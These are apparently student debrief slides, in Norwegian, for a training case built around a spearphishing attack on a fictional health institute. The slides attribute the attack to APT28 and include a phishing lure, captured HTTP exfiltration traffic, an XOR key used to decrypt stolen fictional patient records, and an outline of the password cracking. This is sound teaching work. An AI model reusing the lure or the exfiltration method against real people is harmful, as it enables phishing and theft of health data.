

Debrief fordypningsoppgave

Gruppe to: Jon, Jostein, Trym

Agenda

- Våre inngangsverdier
- Situasjon
- Systemskisse
- Angrepsvektor
- Kryptering
- Trusselaktør
- Passordcracking
- Skadeomfang
- Konklusjon
- Kilder
- Spørsmål

Våre inngangsverdier

- Lage en case med løsbare oppgaver inspirert av pensum som er sydd sammen til en realistisk hendelse med spor mot en spesifikk aktør

Læringsutbytte:

- Etter fullført case skal deltakerne kunne identifisere trusselaktøren, analysere konsekvensene av cyberangrepet og forstå angrepsvektoren.

Situasjon

- Ola Fernandez jobber i Norsk Helse Institutt (NHI) og er en lege med mange høypofilerte kunder
- Han mistenker å ha blitt utsatt for et virus

Pioter Hornebo <pioter.hornebo.1999@gmail.com>

Dec 16, 2024, 9:44 AM (1 day ago)



to me ▼

Tror jeg har blitt hacket. Når jeg åpner nettleseren havner jeg bare på denne siden <https://sites.google.com/view/sipandrhyne?usp=sharing>.

Ser jeg har sendt en mail til deg. Den var ikke fra meg.

Pioter Hornebo <pioter.hornebo.1999@gmail.com>

Fri, Dec 13, 9:18 AM (4 days ago)

to me ▼



Translate to English



Husk å meld deg på ULTRABIRKEN nå med en gang! Se på filen har sendte deg!!!! Fort!!!

[påmelding](#)



Pioter Hornebo <pioter.hornebo.1999@gmail.com>

Fri, Dec 13, 9:20 AM (4 days ago)

to me ▼




Translate to English



passordet er olafernandez! Husk at det er siste sjansa idag


Systemskisse



Angrepsvektor


- Spearphishing
 - Tilpasset mottaker
 - "Kjent" avsender
- Psykologisk virkemiddel
 - Tidspress
- Programmet lastet ned og startet av bruker
- Persistens (regkey)
- C2 (google og http)
 - Forsøkt eksfiltrert 3 filer
 - Kryptert trafikk
- Plantet keylogger (ikke benyttet)

	Time	Source	Destination	Protocol	Length	Info
	9814	59.359147	10.176.155.145	109.248.255.3	HTTP	725 POST / HTTP/1.1 (text/plain)
	9816	59.486490	109.248.255.3	10.176.155.145	HTTP	211 HTTP/1.1 405 Method Not Allowed
	9995	77.884359	10.176.155.145	142.250.74.100	HTTP	131 GET / HTTP/1.1
	10015	77.979579	142.250.74.100	10.176.155.145	HTTP	958 HTTP/1.1 200 OK (text/html)
	10320	98.884961	10.176.155.145	109.248.255.3	HTTP	685 POST / HTTP/1.1 (text/plain)
	10322	98.985807	109.248.255.3	10.176.155.145	HTTP	211 [TCP ACKed unseen segment] HTTP/1.1 405 Method Not Allowed
	12670	128.226105	10.176.155.145	109.248.255.3	HTTP	1634 POST / HTTP/1.1 (text/plain)
	12691	128.341285	109.248.255.3	10.176.155.145	HTTP	211 HTTP/1.1 405 Method Not Allowed



```
0000 a0 e0 af 04 5f 40 e0 2b e9 77 1d 16 08 00 45 00 .....@+·w···E·
0010 02 9f d5 2d 40 00 80 06 0f ee 0a b0 9b 91 6d f8 ....@·...·m·
0020 ff 03 ec 72 00 50 19 e3 a6 40 06 07 0d d0 50 18 ....P·...@·...P·
0030 02 00 9f e2 00 00 50 4f 53 54 20 2f 20 48 54 54 ....PO ST / HTT
0040 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 65 78 61 P/1.1·H ost: exa
0050 6d 70 6c 65 2e 63 6f 6d 0d 0a 55 73 65 72 2d 41 mple.com ·User-A
0060 67 65 6e 74 3a 20 63 75 72 6c 2f 38 2e 39 2e 31 gent: cu rl/8.9.1
0070 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 43 ·Accept : */·C
0080 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 34 ontent-L ength: 4
0090 34 33 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 43·Cont ent-Type
00a0 3a 20 6d 75 6c 74 69 70 61 72 74 2f 66 6f 72 6d : multip art/form
00b0 2d 64 61 74 61 3b 20 62 6f 75 6e 64 61 72 79 3d -data; b oundary=
00c0 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
00d0 2d 2d 2d 2d 2d 2d 2d 2d 61 57 7a 31 50 35 47 48 ----- aWz1P5GH
00e0 66 31 64 51 75 43 53 46 66 71 6c 46 6f 4f 0d 0a f1dQuCSF fqlFo0·
00f0 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
0100 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d ----- aWz1
0110 50 35 47 48 66 31 64 51 75 43 53 46 66 71 6c 46 P5GHf1dQ uCSFfqlF
0120 6f 4f 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 oO·Cont ent-Disp
0130 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 osition: form-da
0140 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b ta; name ="file";
0150 20 66 69 6c 65 6e 61 6d 65 3d 22 46 63 79 2d 50 filename ="Fcy-P
0160 61 73 73 2e 74 78 74 22 0d 0a 43 6f 6e 74 65 6e ass.txt" ·Conten
0170 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 t-Type: text/pla
0180 69 6e 0d 0a 0d 0a 1e 0b 1b 15 17 02 13 0d 01 43 in·...·C
0190 66 25 13 03 12 04 1c 05 0b 53 56 43 65 51 65 6b f%·...·SVCeQek
01a0 04 00 05 08 05 0d 55 7c 7b 3f 0d 12 43 46 5a 43 ·...·U| {?}·CFZC
01b0 2b 00 3b 0a 65 6b 30 04 02 09 0e 16 00 1e 48 79 +;·ek0·...·Hy
01c0 2b 16 14 10 06 19 0f 16 39 11 1d 13 06 a6 c4 1f +·...·9·...·
01d0 18 10 0a 1b b1 d5 09 b0 cb 05 1b 17 01 1d 31 10 ·...·1·
01e0 04 0d 19 68 6b 38 05 17 0b 10 00 4a 68 7a 3a 00 ·hk8·...·Jhz·
01f0 0e 1c 0a 12 33 04 06 02 13 12 08 18 04 0a 00 18 ·3·...·6·
0200 10 1f 05 0a 5f 3e 18 13 0a 1d 36 03 0d 04 1a 11 ·>·...·
0210 09 09 04 1c 0e 01 05 19 15 1b 00 18 02 10 0b 17 ·...·
0220 2e 49 11 04 17 0d 28 1b 0d 17 01 14 16 11 0f 10 ·I·...·(·
0230 16 00 06 06 0c 00 38 08 0a 0e 12 1c 4d 1b 05 0d ·...·8·...·M·
```


Krypterte filer



Dekrypterte filer

XOR

Key

Wehaveallyourdata

UTF8

Scheme

Standard

☐ Null preserving

FS E0TSUB BS V6NULSTX BS FS GS ACKETB
MTPeKYSXTXT\UO>EOT CR SI SUBEOT{E. DC3 US SYN
af<ACKBELESC SI A?DC3>SYN FS SO DLEETXEOT RS US FS SOH YRTTZQdKXYXAPML! CANSOHESC^D*ACKEOT1
DC1H BS V DC4STX VT FS CU8EL
ENQDC1DC3WBEL CR ETB VT ENQNULENQETB BS XX% SI SUBNULW5 CR ENQDC3ETBDC2 STX
UOGCJQBOF\QSZ*SUBENQETBSOHDLE^D BELNAK: EOTDA DC4NUL CR STX GS ETXDLESOH D FF DC1ENQW FF ACK
ETB NULCANETX VT b•8SOH SI BELAEOTDC1BEL CR STXNUL SI SO VT BS YRUVZPfKYX@QML! CANSOH
ESC^D) RS EOT%DC1 CR DC2NUL FF
CAN@Y US JxD FF DC1ENQ>SYNSOH SI {o-ENQ US FS O>NUL CR DC2NUL BS 6 VTESCEOTCAN
IA\UW_M\UXLX{E#ETB US VT SI @Y" FS NAKSYNEOTSUBEOT%IHDC2ACK
DC3 CR BS DLE FS RS RACKEOT FS NUL9SOHEOT BS CANSTXlf-ETB VT DLENULETB A6EOT%STX


1188 17

Raw Bytes LF

Output

Kari Sandersen, 12.12.1980, Kvinne, FriskCR
Eirik Kristoffersen, 05.03.1975, Mann, Kreft i lunge, under behandlingCR
Anna Pedersen, 21.06.1992, Kvinne, Astma, behandles med inhalatorCR
Jens Stoltenberg, 17.11.1964, Mann, Hjertesvikt, på medisinCR
Lise Kristiansen, 09.08.1989, Kvinne, Migrener, sporadisk behandlingCR
Anders Berg, 23.04.1970, Mann, Diabetes type 2, insulinbehandlingCR
Eva Nilsen, 14.02.1983, Kvinne, FriskCR
Henrik Olsen, 03.01.1956, Mann, Artrose i hofte, vurderer operasjonCR
Maria Solberg, 27.09.1968, Kvinne, Høyt blodtrykk, på blodtrykksmedisinCR
Rune Wenneberg, 30.10.1980, Mann, FriskCR
Julie Hansen, 11.12.1973, Kvinne, Revmatoid artritt, på medisinCR

File details



Name: Fcy-Passi.txt

Size: 1 188 bytes

STEP

BAKE!

☐ Auto Bake

Trusselaktør

APT 28

- APT28, aka Fancy Bear
 - Statlig sponset hackergruppe, tilhører russiske GRU
- Benytter teknikker som:
 - Spearphishing
 - Google Drive som C2
 - Spesiallagd malware
- Involvert i målrettet innsamling av informasjon
- Har som mål å fremme Russlands geopolitiske interesser gjennom cyberspionasje, desinformasjon og sabotasje.

- Identifikatorer i case:
 - "FCY" i filnavn
 - Russisk IP-adresse
 - Google Drive som C2
 - Referanser til "Bear" i nettsider
 - Ikke ute etter monetær gevinst



Passordcracking

- Sidespor som ikke er direkte knyttet til skadevaren
 - Ordre under gjennomføring om å løse den
- Løsning:
 - Lage en ordliste ved å "scrape" en nettside
 - Kombinere kjent ord med ordlisten
 - Bruteforce de tre siste sifrene



Skadeomfang

- Sensitiv informasjon om helsen til viktige norske personer har muligens kommet på avveie
- Den personlige enheten til Ola er kompromittert
- Konsekvens:
 - Svekket tillit til offentlige institusjoner
 - Informasjonen kan benyttes som pressmiddel mot den norske stat
 - Destabiliserende effekt
 - Brudd på pasientvern

Konklusjon

- Spearphishing-angrep
 - Social engineering
- Kontosikkerhet
 - Man kan ikke stole blindt på noen
 - Tofaktorautentisering
- C2 gjennom Google drive
 - Usøstikert
 - Skiller seg ikke ut
- Viktigheten av å skille arbeid og fritid digitalt
- Opplæring av ansatte



Kilder

- NATO, "Statement by the North Atlantic Council concerning malicious cyber activities against Germany and Czechia," NATO, 3. mai 2024. [Internett]. Tilgjengelig: https://www.nato.int/cps/en/natohq/official_texts_225229.htm. [Funnet: 16. desember 2024].
- MITRE, "MITRE ATT&CK - APT28," 10. oktober 2024. [Internett]. Tilgjengelig: <https://attack.mitre.org/groups/G0007/>. [Funnet: 2. desember 2024].
- Canadian Center for Cyber Security, "Cyber Threat Bulletin: Cyber Threat Activity Related to the Russian Invasion of Ukraine," Canadian Centre for Cyber Security, 22. juni 2022. [Internett]. Tilgjengelig: <https://www.cyber.gc.ca/sites/default/files/cyber-threat-activity-associated-russian-invasion-ukraine-e.pdf>. [Funnet: 2. desember 2024].
- MITRE, "MITRE ATT&CK - APT28 Navigator," 10. oktober 2024. [Internett]. Tilgjengelig: <https://mitre-attack.github.io/attack-navigator/#layerURL=https%3A%2F%2Fattack.mitre.org%2Fgroups%2FG0007%2FG0007-enterprise-layer.json>. [Funnet: 2. desember 2024].
- Radware, "CyberPedia / DDoSPedia / Fancy Bear (APT28) Threat Actor," Radware. [Internett]. Tilgjengelig: <https://www.radware.com/cyberpedia/ddos-attacks/fancy-bear-apt28-threat-actor/>. [Funnet: 12. desember 2024].
- Ziperium, "Zimperium > Glossary > APT28," Ziperium, 27. juni 2024. [Internett]. Tilgjengelig: <https://www.zimperium.com/glossary/apt28/>. [Funnet: 12. desember 2024].
- Lockheed Martin, "Cyber Kill Chain," 2024. [Internett]. Tilgjengelig: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>. [Funnet: 2. desember 2024].

Spørsmål?